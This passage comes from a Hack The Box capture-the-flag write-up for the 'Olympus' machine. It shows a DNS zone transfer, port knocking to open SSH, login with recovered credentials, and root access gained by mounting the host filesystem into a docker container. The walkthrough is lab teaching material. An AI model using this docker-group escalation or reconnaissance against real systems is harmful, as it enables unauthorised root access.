ctfolympus.htb. 86400 IN MX 10 mail.ctfolympus.htb.
crete.ctfolympus.htb. 86400 IN CNAME ctfolympus.htb.
hades.ctfolympus.htb. 86400 IN CNAME ctfolympus.htb.
mail.ctfolympus.htb. 86400 IN A 192.168.0.120
ns1.ctfolympus.htb. 86400 IN A 192.168.0.120
ns2.ctfolympus.htb. 86400 IN A 192.168.0.120
rhodes.ctfolympus.htb. 86400 IN CNAME ctfolympus.htb.
RhodesColossus.ctfolympus.htb. 86400 IN TXT "Here lies the great Colossus of Rhodes"
www.ctfolympus.htb. 86400 IN CNAME ctfolympus.htb.
ctfolympus.htb. 86400 IN SOA ns1.ctfolympus.htb. ns2.ctfolympus.htb. 2018042301 21600 3600 604800 86400
;; Query time: 146 msec
;; SERVER: 10.10.10.83#53(10.10.10.83)
;; WHEN: Thu Aug 30 08:40:06 EDT 2018
;; XFR size: 15 records (messages 1, bytes 475)

root@kali:~#
```

In one of the TXT we can clearly see that a “**temporal portal to hades**” can be opened and we can figure out username and password very easily. Now the numbers (3456 8234 62431) refers to the port numbers. We have to use the “**Port Knocking**” technique to open the SSH port 22. Run the combination of “**Knock**” with SSH to open ssh port.



We can notice that port 22 for SSH is open after knocking the given series of ports. Now we can login in the machine using the credentials we got from “**dig axfr**” command. Now we are in olympus and we can easily read the “**user.txt**” flag.



3) **ROOT.TXT**: Now we move towards getting administrative privileges in the machine to read the all important Root flag. We already got to know that docker is installed on the machine. Let's run the following command.

“prometheus@olympus:~\$ docker ps -a”

This command will list all the containers present in the machine. We can see there are basically three images : **crete , rhodes , olympia** .

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
1e4126937f58	olympia:1m	"/bin/bash"	18 seconds ago	Up 17 seconds		kind_colden
ec16f754c17	olympia	"/bin/bash"	About a minute ago	Exited (0) 36 seconds ago		elegant_mendeleev
a9a18519aff3c528	crete	"cat /root/root.txt"	About an hour ago	Exited (1) About an hour ago		competent_poincare
48cd470eff62	olympia	"cat /root/root.txt"	About an hour ago	Exited (1) About an hour ago		ecstatic_roentgen
e5299b0af9c7	crete	"docker-php-entrypoint"	About an hour ago	Exited (1) About an hour ago		distracted_liskov
b542ef9e233	olympia:latest	"cat /root/root.txt"	About an hour ago	Exited (1) About an hour ago		amazing_tesla
5c2b81e17f3e	olympia	"cat /root/root.txt"	About an hour ago	Exited (1) About an hour ago		stoic_yonath
301384b490e6	crete:latest	"docker-php-entrypoint"	About an hour ago	Exited (1) About an hour ago		loving_chelyshev
ed3d73866f3d	crete	"docker-php-entrypoint"	About an hour ago	Exited (1) About an hour ago		determined_bhaskara
f374897d5ae	rhodes:latest	"etc/bind/entrypoint."	About an hour ago	Exited (1) About an hour ago		gracious_woznik
c0ed3b19d523	rhodes	"etc/bind/entrypoint."	About an hour ago	Exited (1) About an hour ago		priceless_blackwell
100ba9b171c5	crete	"docker-php-entrypoint"	4 months ago	Up 2 hours	0.0.0.0:80->80/tcp	crete
ce2ecb56a96e	rhodes	"etc/bind/entrypoint."	4 months ago	Up 2 hours	0.0.0.0:53->53/tcp, 0.0.0.0:53->53/udp	rhodes
620b296284a3	olympia	"/usr/sbin/sshd -D"	4 months ago	Up 2 hours	0.0.0.0:2222->22/tcp	olympia

We know that Docker always runs with administrator (root) privileges , so giving docker executable permissions to a user is actually giving root permissions to the user. Let's exploit that:-

The screenshot shows a terminal window with the following session:

```
File Edit View Search Terminal Help
prometheus@olympus:~$ docker run -d -v /:/hostroot olympia
9f4cf91cab6626ac3f7d9d7b5dae05f17350aee65b040470e565a41fed89e8a2
prometheus@olympus:~$ docker exec -i -t 9f4 /bin/bash
root@9f4cf91cab66:/# ls /hostroot/
bin etc initrd.img.old lost+found opt run sys var
boot home lib media proc sbin tmp vmlinuz
dev initrd.img lib64 mnt root srv usr vmlinuz.old
root@9f4cf91cab66:/# ls /hostroot/root
root.txt
root@9f4cf91cab66:/# cat /hostroot/root/root.txt
root@9f4cf91cab66:/#
```

The terminal shows the user running a Docker container with the 'olympia' image, mounting the host's root directory at the root of the container. Once inside the container, they list the contents of the mounted root directory and then read the contents of the 'root.txt' file, which contains the flag.

We created a simple docker container using olympia as a template and mount the root of the host in to the container. And we can easily read the **root** flag using this technique.

Thank you to all my fellow culprits, more write-ups are coming your way. If you like this let me know through **HTB respect** 😊.
